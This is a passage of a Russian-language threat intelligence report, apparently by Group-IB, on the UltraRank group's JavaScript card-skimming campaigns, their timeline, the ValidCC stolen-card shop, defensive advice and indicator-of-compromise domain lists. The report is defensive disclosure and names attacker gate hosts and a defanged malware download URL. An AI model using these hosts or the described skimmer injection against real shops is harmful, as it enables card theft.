12	**Ноябрь 2017 — Декабрь 2017**	27 ноября 2017 года были зарегистрированы первые домены, относящиеся к кампании LoadReplay. 7 декабря 2017 года была зарегистрирована еще часть доменов, использованных в LoadReplay.
13	**Декабрь 2017 — Август 2018**	· Декабрь 2017: Злоумышленники внедрили сниффер в код двух сервисов: Annex Cloud и SociaPlus (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В обеих атаках в качестве гейта использовался хост `webfotce[.]me`. · Январь 2018: взлом сервиса ShopBack (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `web-rank[.]pw`. · Февраль 2018: взлом сервиса Inbenta (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `webfotce[.]me`. · Май 2018: взлом сервиса CompanyBe (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `web-stats[.]pw`. · 15 мая 2018 были зарегистрированы еще два домена, использованные в кампании LoadReplay. · Июнь 2018: взлом PushAssist (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `webfotce[.]me`. · Июль 2018: взлом flashtalking (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `infostat[.]pw`. · Август 2018: взлом Feedify (https://twitter.com/Placebo52510486/status/1039585013057118209). В качестве гейта был использован хост `info-stat[.]ws`.

Этап	Период	Описание
14	**Сентябрь 2018**	• 4 сентября 2018 года в ходе Campaign 5 был взломан сниффер, использовавший скомпрометированный сайт veterinaryconcepts.com для хранения своего кода. Сниффер WebRank был добавлен таким образом, чтобы на всех зараженных сайтах код подгружался одновременно. В качестве гейта добавленный сниффер использовал хост `web-stats[.]cc`.
15	**Октябрь 2018**	21 октября 2018 года были созданы первые файлы на сервере, связанном с доменами `content-delivery[.]cc` (зарегистрирован 23.09.2018) и givemejs[.]cc (23.09.2018).
16	**Ноябрь 2018**	1 ноября 2018 года в ходе Campaign 5 были взломаны пять сайтов, которые ранее были взломаны операторами сниффера MagentoName и использовались для хранения кода сниффера, ссылки на эти файлы внедрялись в код заражаемого сайта. К коду JS-сниффера MagentoName был добавлен сниффер WebRank, использующий в качестве гейта хост `web-stats[.]cc`. Список взломанных сайтов:

Рисунок 16. Содержимое файла конкурентного сниффера, в который был внедрен код сниффера WebRank

- Взлом сервиса Shopper Approved (https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf). В качестве гейта был использован хост `info-stat[.]ws`.
- 23 сентября 2018 года были созданы первые файлы на сервере, к которому затем были привязаны домены `brokercdn[.]com` (зарегистрирован 14.01.2019), `fastmycdn[.]com` (14.01.2019), `rooplancdn[.]com` (14.01.2019), `toplevelstatic[.]com` (01.02.2020), `stat-group[.]com` (02.02.2020).

- hxxps://020hair.com/js/mage/mage.js
- hxxps://944store.com/js/mage/mage.js
- hxxps://amardesheshop.com/js/mage/mage.js
- hxxps://dreamkinderkleding.nl/js/mage/mage.js
- hxxps://jarusnet.pl/js/mage/mage.js

Этап	Период	Описание
16	Ноябрь 2018	 Рисунок 17. Содержимое файла конкурентного сниффера MagentoName, в который был внедрен код сниффера WebRank 22 ноября 2018 года на сайте `cmytuok[.]top`, домен которого был зарегистрирован 29 марта 2017 года, был создан файл init.js. Предположительно, после этого началась первая фаза вредоносной кампании по заражению сайтов вредоносным JS-кодом, идентичным WebRank, который подгружался по ссылке на файл init.js, хранившийся на сайте злоумышленников. 28 ноября 2018 года была взломана инфраструктура сниффера конкурентов, который использовал сайт `magentoconnectors[.]com` в качестве хранилища кода и гейта. Аналогично этапу 15 сниффер WebRank был добавлен таким образом, чтобы на всех зараженных сайтах код подгружался одновременно, а хост `web-stats[.]cc` использовался как гейт.  Рисунок 18. Содержимое файла конкурентного сниффера, в который был внедрен код WebRank
17	Январь 2019	Взлом рекламного сервиса Adverline, в результате которого сниффером были заражены 277 сайтов (https://blog.trendmicro.com/trendlabs-security-intelligence/new-magecart-attack-delivered-through-compromised-advertising-supply-chain/).

Этап	Период	Описание
18	**Февраль 2019**	9 февраля 2019 года был зарегистрирован второй домен `jscontentdelivery[.]com`, использованный в рамках кампании по заражению сайтов онлайн-магазинов, когда вредоносный код, относящийся к семейству JS-снифферов WebRank, подгружался по ссылке на файл init.js, хранящийся на сайте злоумышленников.
19	**Апрель 2019**	22 апреля 2019 был зарегистрирован третий домен `jsboxcontents[.]com`, использованный в рамках кампании по заражению сайтов онлайн-магазинов, когда вредоносный код, относящийся к семейству JS-снифферов WebRank, подгружался по ссылке на файл init.js, хранящийся на сайте злоумышленников. Анализ файлов на этом хосте показал, что эти файлы идентичны тем, что были найдены в ходе исследования инфраструктуры семейства снифферов WebRank.
20	**Ноябрь 2019**	В ноябре 2019 года была обнаружена модификация файла slippry.min.js на сайте olympictickets2020.com. В файл был встроен вредоносный код, отправлявший данные банковских карт пользователей на гейт `opendoorcdn[.]com`.
21	**Декабрь 2019**	В декабре 2019 года была обнаружена модификация файла slippry.min.js на сайте `eurotickets2020[.]com`, который, предположительно, связан с сайтом `olympictickets2020[.]com`. Это может означать, что атакующие взломали разработчика этих двух сайтов и осуществили модификацию файлов с целью кражи данных банковских карт посетителей этих сайтов. В файл был встроен вредоносный код, отправлявший данные банковских карт пользователей на тот же гейт `opendoorcdn[.]com`, что и в случае с сайтом `olympictickets2020[.]com`.
22	**Февраль 2020**	1 февраля 2020 года был зарегистрирован домен `toplevelstatic[.]com`, который будет использован злоумышленниками в дальнейших атаках. Анализ файлов показал, что на этом сайте злоумышленников содержатся те же файлы с кодом снифферов, что и на сайтах `opendoorcdn[.]com`, `fastmycdn[.]com`, `rooplancdn[.]com`, `stat-group[.]com` и `brokercdn[.]com`. Это может означать, что все эти домены связаны с одним и тем же сервером, используемым группой в качестве гейта для сбора украденных данных. 3 февраля 2020 года был осуществлен взлом The Brandit Agency. Вредоносный скрипт, предназначенный для хищения данных банковских карт, грузился с хоста `toplevelstatic[.]com`. Всего было обнаружено пять проектов компании, на сайты которых подгружался вредоносный файл min.min.js, созданный 3 февраля 2020 года. Вредоносный код был удален с сайтов компании 26 февраля 2020 года.
23	**Апрель 2020**	15 апреля 2020 года было обнаружено, что сайт компании Block and Company был взломан с использованием инфраструктуры, относящейся к Campaign 2. На данный момент неизвестно, по какой причине атакующие воспользовались старым вредоносным кодом: судя по заголовкам сервера, файл, отвечавший за подгрузку кода сниффера, был создан 21 января 2016 года, а сам файл сниффера 19 декабря 2016 года.
24	**Июнь 2020**	1 июня 2020 года был осуществлен взлом сайта Block and Company уже с использованием инфраструктуры, относящейся к Campaign 12. Вредоносный скрипт подгружался по той же ссылке, что и в атаке на The Brandit Agency, но код инжектора и код самого сниффера претерпели изменения. Вредоносный код был удален с сайта компании 15 июня 2020 года.

Продажа украденной платежной информации

ValidCC

Магазин по продаже краденных банковских карт, связанный с Campaign 2 и 12

В ходе анализа 33 доменов, по большей части относящихся к Campaign 2 и Campaign 12, была обнаружена связь с магазином по продаже краденых банковских карт **ValidCC** (домены `validcc-blog[.]cc`, `validcc[.]name`)

При исследовании сертификатов, выпущенных для домена `localhost[.]localdomain`, был выявлен сертификат `ce9d2045b369b0e1a37dc97a9dd4b3f660adbfca`. Этот же сертификат был найден на 443 порте серверов, IP-адреса которых связаны с актуальными официальными доменами магазина: `validcc[.]ws`, `validcc[.]mn`, `validcc[.]su`.

ValidCC начал свою работу в 2014 году. На андеграундных форумах от имени магазина сообщения публикуются пользователем с ником **SPR**.




Рисунок 19. Пост магазина по продаже краденых банковских карт ValidCC на одном из андерграундных форумов

В основном все посты, особенно объявления о новых базах данных банковских карт, выставленных на продажу, публикуются на английском языке. Однако при общении с клиентами SPR зачастую переходит на русский, который, предположительно, является его основным языком, из чего можно сделать вывод, что магазином ValidCC управляет русскоязычный пользователь. В своих постах SPR утверждает, что карты, продаваемые в магазине ValidCC, получены при помощи сниффера.




Рисунок 20. Русскоязычный пост об источнике карт, опубликованный пользователем SPR, ведущим тему ValidCC на андерграундном форуме,

В одном из своих постов SPR опубликовал скриншоты внутренней статистики магазина, согласно которой владельцы ValidCC зарабатывают около 7 тысяч долларов в день. Данная выручка поступает не только от продажи карт, собранных при помощи снифферов с зараженных онлайн-магазинов, но также и от сторонних поставщиков, выставляющих украденные данные на продажу, которым магазин ValidCC выплачивает от 20 до 30 тысяч долларов в день.

Shop Earn(by sell CC)

	2019-11-09(Saturday)	2019-11-08(Friday)	2019-11-07(Thursday)	2019-11-06(Wednesday)	2019-11-05(Tuesday)	2019-11-04(Monday)	2019-11-03(Sunday)
Added money(by orders)	$381.77	$33,372.84	$34,037.91	$37,975.35	$38,483.53	$42,313.93	$26,598.65
All Earn	$616.00	$34,786.60	$32,976.20	$32,037.15	$33,763.20	$39,916.50	$26,880.60
Shop Earn	$138.05	$7,841.75	$7,455.52	$7,153.90	$7,506.84	$8,484.31	$5,622.38
Seller Earn	$477.95	$26,944.85	$25,520.68	$24,883.25	$26,256.36	$31,432.19	$21,258.22

Рисунок 21. Скриншот внутренней статистики магазина ValidCC с данными о ежедневных заработках на продаже украденных данных банковских карт в ноябре 2019 года

Можно предположить, что именно через магазин ValidCC преступная группа UltraRank монетизирует украденные данные банковских карт, собранные за пять лет атак на онлайн-магазины. На это указывают:

- Связь между инфраструктурой преступной группы для кражи данных банковских карт и инфраструктурой ValidCC;
- Выставленные на продажу в магазине ValidCC данные банковских карт, похищенные при помощи JS-снифферов;
- Совпадение в датах начала активности: 2014 год для ValidCC и 2015 год для первых задетектированных атак в рамках Campaign 2.

До использования с целью хранения кода сниффера и в качестве гейта хост `opendoorcdn[.]com` применялся для распространения вредоносных файлов. По ссылке hXXp://opendoorcdn.com/crfile/file.exe скачивались различные семплы, относящиеся к вредоносному программному обеспечению CoalaBot, которое предназначено для осуществления DDoS-атак. Анализ этих файлов показал, что в ходе исполнения они отправляли DNS-запросы, а затем начинали DDoS-атаку на следующие сайты:

- `validcc[.]de`
- `validcc[.]co`
- `validcc[.]cm`
- `validcc[.]vc`
- `validcc[.]cz`
- `validcc[.]ch`
- `validcc[.]tw`

На них располагались фишинговые страницы, нацеленные на пользователей магазина по продаже краденых карт ValidCC. С помощью DDoS-атак операторы сниффера предположительно боролись с поддельными сайтами, ворующими логины и пароли пользователей оригинального магазина. Такая борьба с конкурентами указывает на связь между владельцами магазина ValidCC и инфраструктурой, используемой для хранения кода снифферов и сбора украденных данных. На данный момент один из атакованных сайтов, `validcc[.]tw`, является официальным доменом магазина. Предположительно, владельцы магазина ValidCC смогли вернуть доступ к этому домену, который использовался ими с 2016 года.

Рекомендации для потенциальных объектов атак

Поскольку на текущий момент неизвестно, как именно преступная группа UltraRank получает доступ к сайтам для установки вредоносного кода, для минимизации риска заражения владельцам онлайн-магазинов следует соблюдать базовые правила:

1. Используйте сложные и уникальные пароли, а также настройте двухфакторную аутентификацию;
2. Установите все обновления для используемого программного обеспечения, включая CMS сайтов. Это поможет снизить риск компрометации сервера и усложнит для атакующего процесс загрузки веб-шелла;
3. Проводите регулярные проверки и аудит защищенности вашего сайта;
4. Используйте системы для логирования всех изменений, происходящих на сайте, а также логирование доступа в панель управления сайта, отслеживание дат изменения файлов. Это поможет своевременно обнаружить заражение файлов сайта вредоносным кодом, а также отследить факт неавторизованного доступа к сайту или веб-серверу.

Приложение 1: Индикаторы компрометации

Campaign 2

- amasty[.]biz
- heckip[.]biz
- checkoutmodules[.]biz
- cloudservice[.]tw
- dnsden[.]biz
- ebizmart[.]biz
- infopromo[.]biz
- istrustweb[.]com
- localserver[.]host
- logistic[.]tw
- logisticusa[.]biz
- opencartmodules[.]biz
- securemac[.]biz
- statistik[.]site
- system-backup[.]biz
- trafficanalyzer[.]biz
- upsbroker[.]com
- web-stat[.]biz
- webinformer[.]biz
- webserf[.]biz
- webstatistic[.]cc
- webstatistic[.]online
- webstatistic[.]tech
- whoerssl[.]biz
- zigzapframe[.]biz

Campaign 5

- cmytuok[.]top
- info-rank[.]cc
- info-stat[.]ws
- info-web[.]ws
- inforank[.]cc
- informaer[.]biz
- informaer[.]cc
- informaer[.]com
- informaer[.]net
- informaer[.]org
- informaer[.]pw
- informaer[.]ws
- informaer[.]xyz
- infostat[.]pw
- infoweb[.]cc
- infoweb[.]me
- jsboxcontents[.]com
- jscontentdelivery[.]com
- statistic-info[.]me
- statistic-info[.]ws
- web-info[.]cc
- web-info[.]me
- web-rank[.]cc
- web-rank[.]pw
- web-stat[.]me
- web-stat[.]pw
- web-stats[.]cc
- web-stats[.]pw
- webdevelopment[.]pw
- webfotce[.]me
- webfotce[.]pw
- webinfo[.]ws
- webrank[.]ws
- webstat-info[.]ws
- webstat[.]cc
- webstat[.]ws
- webstatistic[.]me
- webstatistic[.]pw
- webstatistic[.]ws
- webstats[.]me
- webstats[.]ws

Campaign 12

- brokercdn[.]com
- cdn-content[.]cc
- content-delivery[.]cc
- wheremydata[.]cc
- deliveryjs[.]cc
- fastmycdn[.]com
- givemejs[.]cc
- opendoorcdn[.]com
- rooplancdn[.]com
- stat-group[.]com
- toplevelstatic[.]com

ValidCC

- validcc-blog[.]cc
- validcc[.]mn
- validcc[.]name
- validcc[.]su
- validcc[.]ws

OldGrelos

- cloud-jquery[.]com
- cloud-jquery[.]net
- cloud-jquery[.]org
- icon-base[.]biz
- jquery-cdn[.]com
- jquery-cloud[.]net
- jquery-cloud[.]org
- jquery-code[.]biz
- jquery-code[.]net
- jquery-code[.]su
- jquery-libs[.]su
- jquery-min[.]su
- jquery-validation[.]net
- jquery-validation[.]org
- jquery-web[.]com
- jquery-web[.]net
- magento-connection[.]com
- payment-api[.]net
- shop-analytics[.]net
- visa-cdn[.]com

LoadReplay

- deviceprofile[.]info
- loadingmagento[.]info
- mage-store[.]info
- mageload[.]com
- magento-cdn[.]info
- magento-updates[.]info
- magentoholding[.]com
- magentoreplay[.]info
- magentoreply[.]info
- magentoserver1[.]info
- magentoupdate[.]info
- magentourl[.]info
- orderprocessmagento[.]info
- storemagento[.]info

О компании

1 000+
успешных расследований по всему миру

60 000+
часов реагирования на инциденты информационной безопасности

$300 МЛН
сохранили клиенты Group-IB с помощью наших продуктов

60+ СТРАН
где Group-IB защищает клиентов от сложных кибератак и проводит тренинги для правоохранительных органов

Group-IB — один из ведущих мировых разработчиков решений для детектирования и предотвращения кибератак, выявления фрода и защиты интеллектуальной собственности в сети.

С 2003 года компания работает в сфере компьютерной криминалистики, консалтинга и аудита систем информационной безопасности, обеспечивая защиту крупнейших российских и зарубежных компаний от финансовых и репутационных потерь.


OSCE
Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе (ОБСЕ)

WORLD ECONOMIC FORUM
Постоянный член Всемирного экономического форума

IDC
Лидер российского рынка исследования киберугроз по версии IDC

GARTNER, FORRESTER
Threat Intelligence от Group-IB — в числе лучших мировых систем по оценке Forrester и Gartner

BUSINESS INSIDER
Одна из семи самых влиятельных компаний в области кибербезопасности по версии Business Insider



ПРЕДОТВРАЩАЕМ И РАССЛЕДУЕМ КИБЕРПРЕСТУПЛЕНИЯ С 2003 ГОДА

www.group-ib.ru
group-ib.ru/blog/
info@group-ib.ru
+7 495 984 33 64
twitter.com/groupib
facebook.com/group-ib